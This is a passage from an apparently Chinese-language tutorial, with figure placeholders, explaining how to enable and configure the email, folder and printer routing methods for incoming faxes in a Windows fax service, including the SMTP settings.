


图5

后可以看到有3 种传入方法：通过电子邮件、存储到文件夹和打印。但这几种方法默认都没有启用，需要你手动右击这些方法然后选择"启用"项才能生效。如果想使用"通过电子邮件"方法，还需要配置相关的邮件服务器信息，右击最上面的"传真(本地)"图标，进入其属性窗口，切换到"回执"标签，勾选上下面的"路由使用电子邮件传入路由方法时使用此SMTP设置"复选框，然后在上面的"发件人电子邮件地址"栏填上一个发送地址，在"服务器地址"栏填入相应SMTP服务器地址，端口通常都是默认的25，最后点击"身份验证"按钮配置发送邮件时要提供的身份信息，如图6 所示。




图6

只有经过上面的配置之后你才能启用"通过电子邮件"方法，之后你就可以双击此方法配置传真要保存到的邮箱。同理你可以配置其他方法的传真接收地址，比如要存储到的文件夹，要打印到的打印机；如图7 所示。




图7

当你这3 种接收方法都启用之后，传真将被发送到邮箱、保存到文件夹和通过打印机打印出来，所以建议你只启用其中的一种方法就行了。